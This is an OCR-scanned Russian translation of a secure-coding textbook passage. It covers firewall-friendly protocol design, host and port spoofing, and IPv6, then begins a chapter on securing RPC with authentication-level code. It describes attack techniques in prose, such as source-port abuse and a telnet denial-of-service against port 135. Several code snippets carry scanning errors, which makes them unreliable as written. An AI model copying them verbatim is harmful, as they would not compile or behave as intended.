Показательный пример «недружественного по отношению к брандмауэру» приложения — FTP-сервер. Он прослушивает порт 21 протокола TCP, а при подключении клиент сообщает серверу о необходимости обратного подключения с TCP-порта 20 на порт с более высоким номером (больше 1024). Если администратор брандмауэра достаточно безрассуден, чтобы разрешить такие действия, злоумышленник сможет установить на своей системе порт 20 источника и атаковать любой сервер, прослушивающий порт с более высоким номером. Самые известные серверы, доступные для атаки таким способом, — Microsoft SQL Server, работающий через порт 1433, Microsoft Terminal Server (порт 3389), клиенты X Window (в системе X-Window роли клиента и сервера распределены с точностью до наоборот относительно общепринятых) (порт 6000). Если администратор заблокирует на брандмауэре внешние подключения именно к этим серверам, впоследствии неизбежно обнаружатся другие неохваченные серверы с другими портами, что приведет к проблемам с безопасностью. Сервер никогда не должен сам подключаться к клиенту. Не говоря уже о том, что это усложняет одноранговое взаимодействие между хостами. Если в системе, на которой выполняется приложение, запущен персональный брандмауэр, сложно обеспечить двухстороннюю передачу данных. Лучше, когда приложение прослушивает единственный порт, к которому подключаются другие системы.

Используйте поддерживающие подключения протоколы

Такие протоколы (например, TCP) проще защищать, чем те, что не поддерживают подключения (в частности, UDP). В приличном брандмауэре или маршрутизаторе можно задавать правила создания подключений, чтобы разрешить создание подключений из внутренних сетей во внешние, но никак не наоборот. Правило, позволяющее работать DNS-клиентам, на маршрутизаторе выглядит примерно так:

```
Allow internal UDP high port to external UDP port 53
Allow external UDP port 53 to internal UDP high port
```

Оно позволяет злоумышленнику установить на источнике порт под номером 53 и атаковать любые UDP-сервисы внутренней сети, работающие на непривилегированных портах. Администратор брандмауэра может решить эту проблему двумя способами. Первый — настроить брандмауэр так, чтобы он выполнял функцию прокси для выбранного протокола, а второй — использовать брандмауэры с поддержкой состояний. Как ясно из названия, брандмауэры такого типа отслеживают состояния подключений. Обнаружив запрос, отправленный из внутренней сети, такой брандмауэр ожидает ответа от конкретного сервера и с конкретного порта и передает обратно во внутреннюю сеть только ожидаемые ответы. Конечно, иногда веские причины заставляют использовать не поддерживающие подключения протоколы (они обеспечивают большую производительность), но если есть выбор, то лучше применять протоколы с подключениями.

Не используйте в приложениях передачу данных поверх другого протокола

Если приложение использует другой протокол для передачи данных, сложно говорить о высоком уровне безопасности. В этом случае приложением трудно управлять, к тому же появляются проблемы с безопасностью (причем как на стор<)-не клиента, так и сервера), так как сильно усложняется взаимодействие приложения с существующим ПО. Обычно мультиплексирование применяют из-за того, что администраторы брандмауэра отказываются открывать дополнительные порты и разработчики пытаются обойти эти ограничения, пустив данные поверх какого-нибудь разрешенного протокола прикладного уровня. Что можно на это сказать — прежде всего, хороший администратор все равно заблокирует подобное приложение при помощи *фильтров информационного наполнения* (content level filters). Скоро вы убедитесь в том, что брандмауэр в большинстве случаев не мешает работе должным образом написанного приложения. Если следовать приведенным правилам, вам не придется использовать передачу данных поверх уже существующего протокола. Это не значит, что такой подход вообще неприемлем. Например, для связи двух Web-серверов абсолютно естественно использовать порт 80 протокола TCP.

Не размещайте IP-адреса хостов в данных прикладного уровня

Пока протокол IPv6 не получил широкого распространения, популярность преобразования сетевых адресов (network address translation, NAT) и прокси-серверов не снизится, а даже вырастет, особенно из-за обострения проблемы нехватки адресов. Если в приложении данные прикладного уровня содержат сведенля об IP-адресах, оно не будет работать на системах, расположенных за пределами сегмента, обслуживаемого NAT-сервером или прокси. Вывод очевиден: данные не должны содержать информацию об IP-адресах хостов. Еще одна веская причина, по которой не стоит включать информацию транспортного уровня в данные прикладного уровня — приложение перестанет работать при переходе на IPv6.

Создавайте настраиваемые приложения

Клиентам требуется изменить стандартный номер порта, на котором работает приложение, по различным причинам. Возможность настройки сервера и клиента предоставляет вашим клиентам дополнительную гибкость при развертывании, Бывает и такое, что параметры порта по умолчанию конфликтуют с другими приложениями. Некоторые полагают, что можно обеспечить защиту, утаивая особенности реализации (хотя это обычно не приносит большой пользы — безопасность вкупе с утаиванием намного лучше); они полагают, что, изменив порт на котором работает сервис, они повысят его безопасность.

Подмена сетевых объектов и доверие хостам и портам

Подмена сетевых объектов предусматривает участие трех хостов: атакующего, жертвы и безобидного стороннего. Атакующий заставляет жертву поверить в то, что подключение, информация или запрос поступает от стороннего сервера. В протоколах без создания подключения подмена реализуется без проблем; взломщику достаточно выбрать в качестве стороннего подходящий хост, подменить в пакетах поле с адресом источника и переправить пакеты жертве,

Пример протокола, уязвимого для подмены сетевых объектов, — syslog. Этот стандартный протокол применяется в UNIX и UNIX-подобных системах и иногда встречается в Windows. Для передачи данных в этом протоколе применяется UDP, кроме того, syslog поддерживает настройку на прием данных журналов только с заданных избранных хостов. Злоумышленнику достаточно узнать адрес хотя бы одного из их, чтобы подменить его и заполнить файлы журналов любой информацией по своему выбору,

Протоколы с поддержкой подключений также в некоторой степени подвержены подмене сетевых объектов. Широко известен пример, когда Кевин Митник (Kevin Mitnick) использовал утилиту *rsh* с подменой IP-адреса для вторжения на компьютер Цутому Шимомуры (Tsutomu Shimomura). Несмотря на то, что большинство современных операционных систем намного лучше защищены от атак с TCP-подменой, полностью доверять информации, ориентируясь только по адресу источника, не стоит. Еще один вариант подмены хостов — искажение базы данных DNS. Такую атаку не очень сложно организовать, но если информация DNS изменена, может оказаться, что, подключаясь к «правильному» сайту *somebost.nicwguys.org*, приложение будет работать с хакерским хостом, реальный адрес которого *destruction.evilhackers.org*.

Внимание! Если приложению нужно точно знать, с кем оно имеет дело, предусмотрите проверку подлинности клиента с помощью общего секрета, сертификата или другого надежного криптографического метода. Никогда не полагайтесь на IP-адрес или DNS-имя в деле идентификации хоста.

С этим связана и проблема доверенных портов. Хорошая иллюстрация — утилита *rsh*: она предполагает, что в UNIX-системах только привилегированные пользователи (обычно только root) вправе использовать порты с номерами ниже 1024. Логика такова: если запросы поступают с доверенного хоста с привилегированного порта, значит, они исходят от системного администратора, которому я доверяю, поэтому я выполню запрошенные команды. Как оказывается, подобная логика не всегда верна из-за множества причин. Например, в ОС хоста-источника отсутствуют обязательные заплатки защиты, из-за чего возможен взлом, после которого пользователь «на том конце» уже не тот, кем вы его считаете. Еще одна возможность обойти описанную логику — установить на источнике другую ОС, разрешающую обычным пользователям задействовать любые свободные порты.

К сожалению, подобные опасности грозят не только устаревшим и уже неиспользуемым протоколам. Во множестве современных приложений, работающих

с важными данными, возможны (и не в единственном числе) ошибки, описанные в этом разделе. Не наступайте на эти грабли! Важно знать, кем на самом деле являются ваши клиенты или серверы, так что позаботьтесь о взаимной проверке подлинности в приложении,

IPv6 наступает!

IPv6 — это новая версия протокола IP, в которой устранено большинство недостатков исходной реализации IP — IPv4. Самая заметная особенность IPv6 — 128-разрядная адресация, которая позволяет присвоить индивидуальные IP-адреса всем имеющимся ныне сетевым устройствам, при этом еще остается масса не занятых адресов. IPv6 предоставляет множество интересных возможностей, и этой теме посвящено достаточно книг, поэтому я расскажу лишь о самых интересных. В IPv6 так и не решены многие из описанных в этой главе проблем. Этот протокол предоставляет адресное пространство, достаточно обширное для того, чтобы предоставить глобальные IP-адреса всем имеющимся сетевым устройствам. Подробный рассказ о возможностях IPv6 выходит за рамки этой книги, поэтому если вы уже хорошо знакомы с IPv4, советую проштудировать книгу Кристиана Хютемы (Christian Huitema) «IPv6: The New Internet Protocol, Second Edition» (IPv6: новый протокол Интернета) (Prentice Hall PTR, 1998). Кристиан занимал пост главы отделения Internet Activities Board в организации IETF, а теперь работает в компании Microsoft. Поддержка протокола IPv6 предусмотрена в Microsoft Windows .NET Server 2003 и уже включена в Service Pack 1 для Windows XP. А теперь немного о некоторых интересных особенностях IPv6.

У IPv6-системы может быть несколько IP-адресов. В IPv6 появилось понятие анонимных IP-адресов, которые вводятся на время, а затем удаляются. Таким образом, в мире IPv6 не стоит основываться на доверенных IP-адресах.

Область действия IPv6-адреса ограничивается одной из трех областей: локальной (link local), локальной в пределах сайта (site local) или глобальной (global). В приложениях, предназначенных для доступа только из локальной подсети, применяется локальный IP-адрес. IP-адреса, локальные в пределах сайта, предназначены для маршрутизации только в данном сайте или корпоративной сети, *но* не для глобальной маршрутизации. Есть новинки и в сокетах: теперь разрешается устанавливать область действия сокета с привязкой; и это действительно здорово.

Все реализации IPv6 обязаны поддерживать протокол IPSec (Internet Protocol Security). При работе с IPv6 всегда можно рассчитывать на его наличие. При реализации IPv6, как и прежде, придется решать организационные вопросы использования имеющейся инфраструктуры (например, как договариваться о ключе), но вместо того чтобы создавать собственную систему обеспечения секретности и целостности пакетов, допустимо во время установки системы настроить должным образом протокол IPSec. Кристиан упоминает в своей книге, что производителям предоставлено право добавлять в протокол возможность включать IPv6 на сокете «на ходу», в период исполнения. Я думаю, что это хорошая идея, но у меня нет сведений о каких-либо планах Microsoft или другой компании на этот счет — хотя все может и измениться.

IPv6 затрудняет задачу для злоумышленников. В настоящее время, просканировать все устройства Интернета (на основе IPv4) — дело нескольких дней, даже

если в вашем распоряжении немного систем. Просканировать даже нижнюю 64-битную «локальную» часть IPv6-адресов за разумное время при нынешних скоростях доступа и других ограничениях на пакеты не представляется возможным.


Резюме

Вы узнали, как создавать привязку сокетов так, чтобы избежать локальных атак подмены серверного приложения. Ожидается, что с появлением Windows .NET Server 2003 подобных проблем станет меньше. При проектировании серверных приложений тщательно подумайте, каким образом пользователи будут определять прослушиваемые сетевые интерфейсы и при каких условиях принимать запросы на создание подключений,

Важнейшая тема этой главы — создание приложений, поддерживающих взаимодействие через брандмауэры. Мой прогноз: R ближайшее время ожидается лавинообразный рост числа установленных брандмауэров, особенно персональных. Если у приложения не возникает проблем при работе через брандмауэры, значит, оно полностью готово к этому «нашествию брандмауэров».

ГЛАВА

16



Защита RPC, ActiveX-элементов и объектов DCOM

Механизм удаленного вызова процедур (Remote Procedure Call, RPC) является основным средством взаимодействия со времен выхода ОС Microsoft Windows NT 3.1 (то есть с 1993 г.). Существует две основных версии механизма RPC: DCE (Distributed Computing Environment) RPC и ONC (Open Network Computing) RPC. Обе приняты в качестве открытого стандарта и реализованы на ряде платформ. В операционных системах корпорации Microsoft применяется DCE RPC, хотя во многих Windows-приложениях используется ONC RPC. Стоит заметить, что DCE RPC иногда называют «Microsoft RPC», а ONC RPC — «Sun RPC». В этой главе под термином RPC подразумевается вариант DCE RPC, реализованный Microsoft, хотя некоторые утверждения верны для обеих версий RPC.

Работа огромного числа приложений для Windows NT/2000/XP в значительной степени зависит от механизма RPC. Обеспечение безопасности предполагает укрепление всех компонентов системы, поэтому жизненно важно создавать защищенные и устойчивые к атакам RPC-приложения. Об этом и пойдет речь в этой главе. Кроме того, вы узнаете о DCOM-приложениях и ActiveX-элементах. Причина в том, что RPC используется в модели DCOM (Distributed COM) в качестве механизма взаимодействия COM-приложений, а технология ActiveX-элементов представляет собой особый вариант COM,

При проектировании и создании защищенных приложений стоит учиться на прошлых ошибках, поэтому я познакомлю вам с тремя брешами в RPC, правда, уже устраненными компанией Microsoft. Первая обеспечивала успех атаки, в котор ж злоумышленник отправлял диспетчеру LSA некорректные данные, приводившие

к его зависанию. На первый взгляд казалось, что причина в API; однако виновником оказалась API-функция *LsaLookupSids*, которая пересылала дефектные данных в LSA средствами RPC. Подробнее об этой дыре в защите рассказывается в бюллетене «Malformed Security Identifier Request» («Некорректный запрос идентификатора безопасности») на странице *http://www.microsoft.com/technet/security/bulletin/ms99-057.asp*.

Вторая брешь позволяла путем передачи «мусорных* данных на порт 135 компьютера под управлением Windows NT 3.51/NT 4 заставить RPC-сервер, прослушивающим на этом порту, вызвать 100-процентную загрузку процессора, практически заблокировав доступ пользователей к серверу. Чаще всего злоумышленник подключался telnet-клиентов к порту 135, передавал десяток-другой случайных символов и обрывал связь. Эта брешь подробно описана в статье «Telnet to Port 135 Causes 100 Percent CPU Usage» («Сеанс Telnet к порту 135 вызывает 100-процентную загрузку процессора») в базе знаний Microsoft Knowledge Base (*http://support.microsoft.com/support/kb/articles/Q1 62/5/67.asp*).

Последняя брешь, описанная в выпущенном Microsoft в июле 2001 г. бюллетене «Malformed RPC Request Can Cause Service Failure* («Некорректный RPC-запрос способен вызвать сбой службы»), связана с серверными RPC-заглушками (stubs), которые перед перенаправлением запросов другим сервисам не выполняли их не предмет корректности, делая систему уязвимой для DoS-атак. Статья опубликована на странице *http://www.microsoft.com/technet/security/bulletin/ms01-041.asp*.

Азы RPC

Цель этого раздела — рассказать о ключевых понятиях и терминах RPC. Если вы хорошо знаете RPC, переходите к разделу «Проверенные методы обеспечения безопасности RPC». Однако новичкам не стоит его игнорировать — первое знакомство с RPC способно привести в замешательство,

Что такое RPC

RPC (Remote Procedure Call) — это механизм взаимодействия клиентского и серверного приложений, в котором клиенты вызывают функции сервера. Для клиента это выглядит как вызов локальной функции, но на самом деле вызов передается *средой исполнения RPC* (RPC runtime) серверу, который исполняет функцию и возвращает результаты клиенту.

Примечание RPC — основная технология для языков программирования C и C++. Несмотря на наличие соответствующих оболочек, в других языках (таких, как Perl, Microsoft JScript или Microsoft Visual Basic) вместо RPC проще использовать COM или DCOM.

Встроенный в системы Microsoft Windows вариант механизма RPC основан на OSF RPC (Open Software Foundation RPC), что позволяет ему взаимодействовать с другими операционными системами, например UNIX и Apple.

Большинство системных служб Windows [в том числе Print Spooler (Диспетчер очереди печати), Event Log (Журнал событий), Remote Registry (Служба удаленно-

го управления реестром), Secondary Logon (Вторичный доступ)], как и сотни приложений сторонних производителей, хотя бы в некоторой степени используют RPC. К тому же, многие приложения, располагающиеся на одном компьютере, взаимодействуют посредством локальной версии RPC — LRPC,

Создание RPC-приложений

Создание RPC-приложения поначалу может показаться сложной задачей. Использование RPC рекомендуется запланировать уже на этапе проектирования приложения, а не добавлять поддержку RPC вдогонку. При создании RPC-приложения применяются следующие компоненты:

- код клиента;
- код сервера;
- файл на языке описания интерфейсов (с расширением *.idl*);
- необязательный файл с параметрами приложения (с расширением *.acf*).

Код клиента обычно пишется на C/C++. В нем вызываются различные функции: конфигурирования RPC, локальные, а также удаленного RPC. Код сервера также содержит код запуска RPC. но интереснее всего то, что он содержит реальные функции, к которым обращаются RPC-клиенты. Чрезвычайно важен IDL-файл. В нем определяются сигнатуры функций удаленного интерфейса (то есть имя, аргументы и возвращаемые значения), что позволяет разработчику группировать функции по простым в управлении интерфейсам. ACF-файл позволяет менять поведение RPC-приложения, не вмешиваясь в сетевое представление данных.

Компиляция кода

Компиляция RPC-приложения выполняется в несколько этапов.

1. Компиляция IDL- и ACF-файлов посредством Midl.exe. В результате получается три файла: код серверной и клиентской RPC-заглушек и заголовочный файл.
2. Компиляция клиентского кода и кода клиентской RPC-заглушки. Учтите: код клиента содержит также заголовочный файл, созданный на первом этапе,
3. Компоновка клиентского кода с необходимой RPC-библиотекой периода исполнения (обычно Rpcrt4.lib).
4. Компиляция серверного кода части и кода серверной заглушки RPC. Учтите, что код серверной части приложения содержит также созданный на первом этапе заголовочный файл.
5. Компоновка кода серверной части с соответствующей RPC-библиотекой периода исполнения (обычно Rpcrt4.1ib).

Вот и все! Посмотрим на примере, как это все работает (рис. 16-1). Пусть приложение (работающее по принципу телефона) называется Phone, код клиента содержится в файле Phonec.c, код сервера — в Phones.c, а IDL- и ACF-файлы называются соответственно Phone.idl и Phone.acf. В результате компиляции Phone.idl с помощью Midl.exe образуются три файлы: заголовочный файл Phone.h и клиентская и серверная RPC-заглушки — Phone_c.c и Phone_s.c. Затем Phonec.c и Phone c.c компилируются и компонуются с библиотекой Ppcrt4.1ib, а в результате получается клиентская часть приложения — Phonec.exe. Наконец, путем компиляции Phones.c

и Phone_s.c и компоновки с библиотекой Ppcrt4.lib создается серверная часть — Phones.exe.




Рис 16-1. *Процесс разработки RPC-приложения*

Это не так сложно, как кажется на первый взгляд! Исходный код приложения Phone вы найдете в папке *Secureco2\Chapter16\RPC.*

Как взаимодействуют RPC-приложения

При взаимодействии клиента и сервера первый вызывает клиентскую заглушку RPC, которая, в свою очередь, выполняет *маршалинг* (marsalling) предназначенных серверу данных. Под маршалингом подразумевается упаковка информации о функции и ее параметров в формат, понятный любому RPC-серверу на любой платформе. После упаковки клиентский запрос отправляется на сервер, где серверная заглушка распаковывает его и передает данные серверному коду. Выполнив запрошенные операции сервер передает данные обратно клиенту, также применив маршалинг.

Для связи между клиентом и сервером в RPC-приложениях используются различные сетевые транспортные протоколы, в том числе именованные каналы и сокеты TCP/IP. Могу обрадовать: вам, как программисту, не нужно разбираться в деталях работы сетевых протоколов — всю работу выполнит механизм RPC.

Для связи с сервером клиент создает *привязку* (bind) к нему, что подразумевает создание описателя привязки на основе строки привязки. Последняя состоит из нескольких частей, причем в первой содержится информация о *последовательности, протоколов* (protocol sequences), то есть о применяемых протоколах. У каждого протокола свое характерное имя. В табл. 16-1 перечислены наиболее часто используемые последовательности протоколов.

Таблица 16-1. Примеры последовательностей протоколов

Последовательность протоколов	Примечание
ncacn_np	Именованные каналы
ncalrpc	Локальное (в отличие от удаленного) взаимодействие между процессами
ncacn_ip_tcp	Протокол TCP/IP

Затем следует адрес сервера, обычно это имя сервера в формате, понятном для используемого протокола. Дальше указывается конечная точка, которая определяет требуемый сетевой ресурс на хосте. Есть специальная функция для составления необходимой строки — *RpcStringBindingCompose*.Например, следующий код создает строку привязки *ncacn_np:northwintraders[\\pipe\\phone]*:

```
LPBYTE pszUuid                = (LPBYTE)NULL;
LPBYTE pszProtocolSequence    = (LPBYTE)"ncacn_np";
LPBYTE pszNetworkAddress      = (LPBYTE)"northwindtraders";
LPBYTE pszEndpoint            = (LPBYTE)"\\pipe\\phone";
LPBYTE pszOptions             = (LPBYTE)NULL;
LPBYTE pszStringBinding    = (LPBYTE)NULL;

RPC_STATUS status = RpcStringBindingCompose(pszUuid,
                                            pszProtocolSequence,
                                            pszNetworkAddress,
                                            pszEndpoint,
                                            pszOptions,
                                            &pszStringBinding);
```

После создания описателя привязки клиент готов вызывать RPC-функции.

Описатели контекста и состояние подключений

С формальной точки зрения механизм RPC не поддерживает состояние подключения: RPC-сервер никакой информации о пользовательских подключениях не сохраняет. Однако некоторым приложениям необходимо, чтобы сервер сохранял состояние между клиентскими вызовами информации о клиентах; в этом случае серверу приходится хранить информацию о состоянии всех и каждого клиента. Для этого используются *описатели контекста* — сложные «непрозрачные» структуры данных, выдаваемые клиенту сервером. При каждом запросе клиент посылает серверу описатель контекста, роль которого в данной ситуации напоминает cookie-файлы в Web,

Запомните: в RPC применяются два основных типа описателей: привязки и контекста. Первые необходимы для идентификации логического соединения между клиентом и сервером. Они схожи с описателями файлов. Вторые позволяют серверу хранить информацию о состоянии клиентов в промежутке между вызовами функций.

Проверенные методы обеспечения безопасности RPC

Л сейчас о ряде методов обеспечения безопасности — они проверены опытным путем и хорошо себя зарекомендовали. RPC грозит:

- опасность DoS-атак, во время которых злоумышленник направляет специальным образом измененные данные конечной точке RPC, а RPC-сервер не способен правильно обработать дефектные данные и «падает»;
- опасность разглашения данных из-за незащищенности канала между клиентом и сервером: злоумышленнику ничего не стоит перехватить обмен с помощью анализатора протоколов:
- опасность модификации и подмены данных: пересылаемые по сети незащищенные данные легко перехватить и изменить.

Так как же бороться с ними?

Параметр */robust* MIDL-компилятора

В Windows 2000 появилась возможность компиляции MIDL-данных (Microsoft Interface Definition Language) с параметром */robust.* Она позволяет выполнить динамическую проверку данных, поступающих на вход службы маршалинга RPC-сервера. Это увеличивает стабильность сервера, так как при этом отклоняется больше некорректных пакетов, чем в старых версиях RPC. Чрезвычайно важно, чтобы маршалер отклонял *все* некорректные пакеты.

Если приложение предназначено для работы в Windows 2000 и последующих ОС, обязательно применяйте этот параметр компилятора. При этом не придется ничего менять в исходном коде клиента или сервера. Единственный недостаток — такая возможность доступна только с Windows 2000. Если необходимо обеспечить совместимость RPC-сервера и с Windows NT 4, придется создать две версии сервера: для работы в Windows NT 4 и для Windows 2000 и последующих ОС. Применить параметр проще простого: просто добавьте **/robust** в командную строку вызова MIDL-компилятора.

Примечание Преимущества использования параметра */robust* огромны, поэтому действительно стоит создать два варианта сервера.

Атрибут *[range]*

Он используется в IDL-файле для изменения значений важных параметров или полей, например необходимых для хранения размера или длины. Так, IDL-компилятор позволяет описать размер большого двоичного объекта (blob) данных:

```
void Message([in] long lo,
             [in] long hi,
             [size_is(lo, hi)] char **ppData);
```

Теоретически злоумышленник может присвоить переменным *lo* и *hi* значения, не вписывающиеся в рамки разрешенного диапазона, и нарушить работу сервера или клиента. Для снижения вероятности реализации такой атаки и предусмотрен

атрибут *[range]*. В следующем примере значения переменных /о и *hi* должны находиться в диапазоне 0 — 1023, а это означает, что длина данных, на которые указывает *ppData*, не может превышать 1023 байта.

```
void Hessage([in, range(0,1023)] long lo,
        [in, range(0,1023)] long hi,
        [size_is(lo, hi)] char **ppData);
```

Заметьте: для создания кода заглушки, выполняющего такую проверку, при компиляции IDL-файла необходимо использовать параметр */robust*. Кроме того, в этом случае проверка того, действительно ли *hi* больше *lo*, полностью возложена на сервер.

Применяйте аутентификацию подключений

Предотвратить DoS-атаки очень просто — заставьте клиентов проходить аутентификацию. Представьте сервер, принимающий запросы клиентов и имеющий два режима работы. В первом он принимает данные от всех подряд без проверки подлинности, поэтому все поступающие от клиентов данные считаются анонимными. Во втором режиме перед приемом данных проводится аутентификация пользователя, данные, поступающие от не прошедших аутентификацию клиентов, отбрасываются. В каком режиме риск успешной DoS-атаки выше? Ответ очевиден: в первом, анонимном варианте, так как в этом случае нечего противопоставить действиям анонимного злоумышленника. Если атакующий знает, что для совершения атаки придется представиться, маловероятно, что он станет предпринимать враждебные действия! Так что поддерживайте на своих RPC-серверах только аутентифицированные подключения.

Для поддержки аутентификации придется изменить как клиентскую, так и серверную части приложения. Клиент предлагает свой вариант параметров безопасности, а сервер проверяет его на соответствие своим требованиям, которые определяются в зависимости от опасностей, грозящих системе. Так, если приложение предоставляет доступ к секретным данным, необходимы параметры, обеспечивающие большую безопасность. К рассмотрению параметров безопасности я вернусь чуть позже.

При добавлении методов защиты RPC-клиентов на более поздних этапах (в отличие от встраивания их в приложение с самого начала) часто применяют следующий подход: в переходный период (па время обновления клиентской части) сервер принимает оба типа подключений. Затем постепенно поддержка не проходящих аутентификацию подключений блокируется. Ясно, что наиболее безопасный вариант — реализовать безопасность с самого начала.

Конфигурация клиента

Для определения политик аутентификации, конфиденциальности и выявления попыток модификации данных в клиентской части приложения следует задействовать функцию *RpcBindingSetAuthInfo*Вот пример из уже упоминавшегося приложения-телефона.

```
status = RpcBindingSetAuthInfo(
   phone_Handle,
```

```
szSPN,     // Для поддержки Kerberos применяется SPN сервера.
RPC_C_AUTHN_LEVEL_PKT_PRIVACY,
RPC_C_AUTHN_GSS_NEGOTIATE,
NULL,
0);
```

Второй аргумент, *szSPN,* определяет *основное имя службы* (service principal name, SPN), о котором я расскажу чуть позднее. Третьему аргументу, *AuthnLevel,* присвоено значение *RPC_C_AUTHN_LEVEL_PKT_PRIVACY* это означает, что данные, которыми обмениваются клиент и сервер шифруются, проходят аутентификацию и проверку на целостность и неизменность. В табл. 1б-2 указаны возможные значения уровня безопасности RPC.

Таблица 16-2. Уровни безопасности RPC

Параметр	Значение	Примечание
RPC_C_AUTHN_LEVEL_ DEFAULT	0	Устанавливается уровень безопасности службы по умолчанию. Лично я избегаю этого варианта, ведь заранее неизвестно, какие параметры предусмотрены в службе. Возможно, это из-за того, что я слишком долго работаю в области информационной безопасности и предпочитаю понимать все происходящее полностью! В настоящее время значение по умолчанию для RPC-приложений — *RPC_C_AUTHN_LEVEL_CONNECT*
RPC_C_AUTHN_LEVEL_NONE	1	Аутентификация не выполняется. Настоятельно не рекомендую этот вариант
RPC_C_AUTHN_LEVEL_ CONNECT	2	Аутентификация выполняется при первом подключении клиента к серверу
RPC_C_AUTHN_LEVEL_CALL	3	Аутентификация выполняется перед каждым RPC-вызовом. Заметьте: если протокол поддерживает подключения (то есть его название начинается с *ncacn*), это значение автоматически превращается в *RPC_C_AUTHN_LEVEL_PKT*
RPC_C_A UTHN_LEVEL_PKT	4	Аутентификация выполняется с целью убедиться в авторстве полученных данных
RPC_C_A UTHN_LEVEL_PKT_ INTEGRITY	5	Действие параметра аналогично *RPC_C_AUTHN_LEVEL_PKT,* но вдобавок проверяется целостность данных
RPC_C_AUTHN_LEVEL_PKT_ PRIVACY	6	Аналогично *RPC_C_AUTHN_LEVEL_PKT_INTEGRITY,* но дополнительно данные шифруются

Примечание Некоторые читатели заметят, что название аргумента — *Authn-Level* — вводит в заблуждение, ведь этот аргумент отвечает не только за аутентификацию, но и за целостность и конфиденциальность.

В итоге на клиентской стороне получаем такую картину: функция *RpcBinding-SetAuthInfo* помещает идентификационную информацию клиента в описатель привязки, который при вызове удаленной процедуры передается серверу в качестве первого параметра.

Конфигурация сервера

Для обеспечения подходящего уровня безопасности сперва создают серверный обработчик аутентификации, а затем конфигурация подключившегося клиента проверяется на соответствие заданному уровню безопасности.

Уровень аутентификации определяется функцией *RpcServerRegisterAuthInfo*:

```
status = RpcServerRegisterAuthInfo(
    szSPN,
    RPC_C_AUTHN_GSS_NEGOTIATE,
    NULL,
    NULL);
```

Для Windows-аутентификации наиболее важен второй аргумент, *AuthnSvc*, так как именно он определяет способ аутентификации клиента. Наиболее часто применяется значение *RPC_C_AUTHN_GSS_WINNT*, которое соответствует NTLM-аутентификации. Однако, вместо этого значения в Windows 2000 и последующих ОС рекомендуется *RPC_C_AUTHN_GSS_NEGOTIATE*, в этом случае способ аутентификации выбирается автоматически из двух вариантов: NTLM и Kerberos.

Существует еще один вариант - *RPC_C_AUTHN_GSS_KERBEROS*, но *RPC_C_AUTHN_GSS_NEGOTIATE* предоставляет приложению больше свободы, позволяя работать и в «старых» ОС, например Windows NT 4. Конечно, и злоумышленник получает больший простор в своих действиях: он может заставить использовать менее защищенный аутентификационный протокол NTLM.

Сервер извлекает информацию для аутентификации из описателя привязки клиента, вызвав в удаленной процедуре функцию *RpcBindingInqAuthClient*. При этом определяется используемый способ (NTLM или Kerberos) и желаемый уровень аутентификации (полное отсутствие аутентификации, аутентификация пакетов, проверка целостности данных и т.п.). Вот небольшой пример.

```
// Функция RPC-сервера со встроенным кодом проверки безопасности.
void Message(handle_t hPhone, unsigned char *szMsg) {
    RPC_AUTHZ_HANDLE hPrivs;
    DWORD dwAuthn;

    RPC_STATUS status = RpcBindingInqAuthClient(
        hPhone,
        &hPrivs,
        NULL,
        &dwAuthn,
        NULL,
        NULL);

    if (status != RPC_S_OK> {
        printf("Функция RpcBindingInqAuthClient вернула: 0x%x\n", status);
        RpcRaiseException(ERROR_ACCESS_DENIED);
    }

    // Теперь проверим уровень аутентификации.
    // Требуется как минимум аутентификация на уровне пакетов.
        if (dwAuthn < RPC_C_AUTHN_LEVEL_PKT) {
```

```
        printf("Клиент запрашивает недостаточно надежный способ аутентификации.\n");
        RpcRaiseException(ERROR_ACCESS_DENIED);
    }

    if (RpcImpersonateClient(hIfPhone) != RPC_S_OK) {
        printf("Олицетворение не состоялось.\n");
        RpcRaiseException(ERROR_ACCESS_DENIED);
    }

    char szName[128+1];
    DWORD dwNameLen = 128;
    if (!GetUserName(szName, &dwNameLen))
        lstrcpy(szName, "Неизвестный пользователь");

    printf("Сообщение: %s\n"
           "%s поддерживает уровень аутентификации Xd\n",
           szMsg, szName, dwAuthn);

    RpcRevertToSelf();
}
```

Здесь выполняется ряд действий. Функция *Message* вызывается удаленно из приложения-телефона. Сначала выясняется поддерживаемый уровень аутентификации вызовом функции *RpcBindingInqAuthClient* и получением значения *AuthnLevel*. Если функция возвращает ошибку или же *AuthnLevel* оказывается ниже требуемого уровня безопасности, вызов завершается ошибкой, а сервер инициирует исключение отказа в доступе, которое передается клиенту. При благоприятном исходе проверки производится олицетворение вызывающего пользователя и определяется его имя. Наконец, после отображения соответствующего сообщения исполнение вызова возвращается в контекст процесса.

